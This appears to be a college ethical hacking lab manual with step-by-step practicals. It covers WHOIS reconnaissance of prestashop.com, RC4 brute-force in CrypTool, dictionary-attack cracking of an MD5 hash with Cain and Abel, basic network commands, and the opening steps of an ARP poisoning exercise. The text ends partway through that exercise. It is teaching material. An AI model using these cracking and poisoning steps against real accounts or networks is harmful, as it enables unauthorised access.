KERALEEYA SAMAJAM (REGD.) DOMBIVLI's

MODEL COLLEGE

(AUTONOMOUS)

(Affiliated to University of Mumbai)

RE-ACCREDITED GRADE "A" BY NAAC

Department

of

Information Technology and Computer Science

TYCS SEM VI

ETHICAL HACKING

PRACTICAL MANUAL

TABLE OF CONTENTS

GENERAL INSTRUCTIONS FOR LABORATORY CLASSES

DO'S

- Enter into Computer labs with prior permission.
- While entering into LAB students should wear their ID cards.
- Students should come with proper dress code.
- Students should sign in LOGIN REGISTER before entering into laboratory.
- Students should come with notebooks or journals relevant to their practical classes.
- Students should maintain silence inside the laboratory.

DONT'S


- Do not bring bags inside the laboratory.
- Student using the computer in improper way.
- Students scribbling on the desk and mishandling the chairs.
- Students using mobile phones.
- Students making noise inside the computer lab.

Practical 1

Aim:- Use Google and Whois for Reconnaissance


Steps:-

1. Open Google and search for “who.is”.



2. In the “Domain names or IP addresses..” search for “prestashop”.

3. After searching the below page will appear.



4. Scroll down to get the Registrar Data.

Registrar Data

We will display stored WHOIS data for up to 30 days.

Make Private Now

```
Registrant Contact Information:
        Name                            Noms de domaine Responsable
        Organization                    PRESTASHOP
        Address                         2-4 rue Jules Lefebvre
        City                            Paris
        Postal Code                     75009
        Country                         fr
        Phone                           +33.176232530
        Fax                             +33.972111878
        Email                           domains@prestashop.com

Administrative Contact Information:
        Name                            Noms de domaine Responsable
        Organization                    PRESTASHOP
        Address                         2-4 rue Jules Lefebvre
        City                            Paris
        Postal Code                     75009
        Country                         fr
        Phone                           +33.176232530
        Fax                             +33.972111878
        Email                           domains@prestashop.com

Technical Contact Information:
        Name                            Noms de domaine Responsable
        Organization                    PRESTASHOP
        Address                         2-4 rue Jules Lefebvre
        City                            Paris
        Postal Code                     75009
        Country                         fr
        Phone                           +33.176232530
        Fax                             +33.972111878
        Email                           domains@prestashop.com

Information Updated: 2023-01-14 14:09:58
```

5. Scroll up and click on “Diagnostics”. The following screen will load.

Ping

```
PING prestashop.com (104.18.12.107) 56(84) bytes of data.
64 bytes from 104.18.12.107: icmp_seq=1 ttl=47 time=2.10 ms
64 bytes from 104.18.12.107: icmp_seq=2 ttl=47 time=4.54 ms
64 bytes from 104.18.12.107: icmp_seq=3 ttl=47 time=2.06 ms
64 bytes from 104.18.12.107: icmp_seq=4 ttl=47 time=2.63 ms
64 bytes from 104.18.12.107: icmp_seq=5 ttl=47 time=2.22 ms

--- prestashop.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4010ms
rtt min/avg/max/mdev = 2.063/2.713/4.545/0.939 ms
```

Traceroute


```
traceroute to prestashop.com (104.18.13.107), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.863 ms  0.835 ms  0.824 ms
 2  216.182.239.193 (216.182.239.193)  5.344 ms 216.182.238.149 (216.182.238.149)  5.170 ms 216.182.226.34 (216.182.226.34)  18.024 ms
 3  100.66.12.178 (100.66.12.178)  20.417 ms 100.66.9.248 (100.66.9.248)  20.479 ms 100.66.8.40 (100.66.8.40)  23.503 ms
 4  100.66.11.184 (100.66.11.184)  12.438 ms 100.66.11.240 (100.66.11.240)  21.335 ms 100.66.11.40 (100.66.11.40)  17.721 ms
 5  241.0.4.208 (241.0.4.208)  3.328 ms 100.66.42.112 (100.66.42.112)  18.736 ms 241.0.4.219 (241.0.4.219)  3.540 ms
 6  241.0.4.200 (241.0.4.200)  3.429 ms 240.0.40.26 (240.0.40.26)  2.518 ms 241.0.4.207 (241.0.4.207)  2.567 ms
 7  240.0.40.29 (240.0.40.29)  2.575 ms 240.0.40.20 (240.0.40.20)  1.180 ms 240.0.40.18 (240.0.40.18)  4.773 ms
 8  242.0.170.17 (242.0.170.17)  5.101 ms 242.0.170.145 (242.0.170.145)  5.013 ms 240.0.40.21 (240.0.40.21)  4.704 ms
 9  52.93.28.191 (52.93.28.191)  6.800 ms 242.0.170.1 (242.0.170.1)  12.878 ms 242.0.170.145 (242.0.170.145)  4.934 ms
10  100.100.34.84 (100.100.34.84)  2.768 ms 100.100.34.32 (100.100.34.32)  1.875 ms  1.797 ms
```

Practical 2


Aim:- A) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

Steps:-


1. Go to “File” and click on “New” or click Ctrl+N .




2. When the window will appear enter “Ethicalhacking”.




3. At the toolbar select Encrypt/Decrypt then Symmetric(modern) and finally RC4.




4. Keep the values as defaults in “Key Entry:RC4” window and click on Encrypt.




5. The new “RC4 encryption of <Unnamed1>,key <00>”.




6. At the toolbar select Analysis then Symmetric(modern) and finally RC4.




7. The "Brute-Force Analysis of RC4" window will appear keep the values as defaults. Click on Start.



8. A new window will appear "Brute-Force Analysis-Results" Select the one with least Entropy and click on Accept Selection.




9. The final result will be displayed with the same code that was entered at the first.




Aim:- B) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Steps:-


1. Select the Tools from the toolbar and then select “Hash Calculator”.




2. In the “Text to hash” type “password” and press on Calculate.




3. Copy the hash in front of MD5.




4. Go to Cracker window and select MD5 Hashes.




5. Click on the  sign and paste the hash code in window that is appeared.




6. Right click on the MD5 and select “Dictionary Attack”.




7. When the Dictionary Attack will open right click on “Add to list”.



8. Select the Wordlist from the folder.



9. Click on Start and the password will be generated.



Practical 3

Aim:-

A) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, Traceroute.

Steps:-

1. Open command prompt and run it as administrator.
2. Run the command "tracert www.prestashop.com" to trace the website.

```
C:\WINDOWS\system32>tracert www.prestashop.com

Tracing route to www.prestashop.com [104.18.12.107]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  172.18.0.1
  2   130 ms     *      124 ms  172.16.0.1
  3     *        *      145 ms  45.249.43.49
  4    26 ms    23 ms    20 ms  103.39.246.254
  5    14 ms    15 ms    15 ms  103.39.246.253
  6   136 ms   136 ms   121 ms  nsg-static-173.107.75.182-airtel.com [182.75.107
.173]
  7   126 ms   125 ms     *     116.119.104.144
  8   140 ms     *      103 ms  182.79.161.173
  9   146 ms   134 ms   156 ms  172.70.216.3
 10   113 ms     *        *     104.18.12.107
 11   122 ms   126 ms   125 ms  104.18.12.107

Trace complete.
```

3. Ping the ip address using the ping command to check the connectivity of the ip address 104.18.13.107 and 103.39.249.254 .

```
C:\WINDOWS\system32>ping 104.18.12.107

Pinging 104.18.12.107 with 32 bytes of data:
Reply from 104.18.12.107: bytes=32 time=133ms TTL=57
Reply from 104.18.12.107: bytes=32 time=138ms TTL=57
Reply from 104.18.12.107: bytes=32 time=139ms TTL=57
Reply from 104.18.12.107: bytes=32 time=133ms TTL=57

Ping statistics for 104.18.12.107:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 133ms, Maximum = 139ms, Average = 135ms

C:\WINDOWS\system32>ping 103.39.249.254

Pinging 103.39.249.254 with 32 bytes of data:
Reply from 103.39.249.130: Destination host unreachable.
Reply from 103.39.249.130: Destination host unreachable.
Reply from 103.39.249.130: Destination host unreachable.
Reply from 103.39.249.130: Destination host unreachable.

Ping statistics for 103.39.249.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

4. Enter the "ipconfig " command to know the ip address.

```
C:\WINDOWS\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.18.0.12
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.18.0.1

Tunnel adapter isatap.{44C7F4C8-B3F6-4868-97B6-513CA6150455}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

5. Enter the command "netstat" to know the active session on the network.

```
C:\WINDOWS\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:28091        Model012:49926         ESTABLISHED
  TCP    127.0.0.1:49926        Model012:28091         ESTABLISHED
  TCP    172.18.0.12:49170      LABSERVER:7725         ESTABLISHED
  TCP    172.18.0.12:49990      204.79.197.237:https   CLOSE_WAIT
  TCP    172.18.0.12:49998      204.79.197.237:https   CLOSE_WAIT
  TCP    172.18.0.12:50150      HP150E83:3911          TIME_WAIT
  TCP    [::1]:1521             Model012:49174         ESTABLISHED
  TCP    [::1]:49174            Model012:1521          ESTABLISHED
```

B) Perform ARP poisoning in Windows.

Steps:-


1. Open command prompt and run it as administrator.
2. Use the command “arp -a -d” to delete entries of arp.
3. Ping the ip address “ping 172.18.0.22”.

```
C:\WINDOWS\system32>arp -a -d

C:\WINDOWS\system32>ping 172.18.0.22

Pinging 172.18.0.22 with 32 bytes of data:
Reply from 172.18.0.22: bytes=32 time=1ms TTL=128
Reply from 172.18.0.22: bytes=32 time<1ms TTL=128
Reply from 172.18.0.22: bytes=32 time<1ms TTL=128
Reply from 172.18.0.22: bytes=32 time<1ms TTL=128

Ping statistics for 172.18.0.22:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```


4. Use the command “arp -a” to view the data of the mappings.

```
C:\WINDOWS\system32>arp -a

Interface: 172.18.0.17 --- 0x3
  Internet Address      Physical Address      Type
  172.18.0.1            00-0d-48-4a-61-64     dynamic
  172.18.0.22           50-65-f3-51-58-f7     dynamic
  172.18.0.68           00-1e-90-ab-07-f5     dynamic
  172.18.0.99           50-65-f3-51-12-eb     dynamic
  172.18.0.126          00-21-97-0d-e9-c4     dynamic
  172.18.0.187          00-21-97-60-87-63     dynamic
  172.18.0.195          00-1e-90-a9-8b-de     dynamic
  172.18.0.205          00-1e-90-aa-da-23     dynamic
  172.18.0.211          48-0f-cf-41-10-1d     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  239.0.208.0           01-00-5e-00-d0-00     static

Interface: 192.168.163.1 --- 0x5
  Internet Address      Physical Address      Type
  224.0.0.22            01-00-5e-00-00-16     static

Interface: 192.168.44.1 --- 0x7
  Internet Address      Physical Address      Type
  224.0.0.22            01-00-5e-00-00-16     static
```


5. Open WireShark and in toolbar select Capture and then click on Options.




6. Select Ethernet in the interface and make sure “Capture in promiscuous mode on all interfaces” is enabled and click on Start.



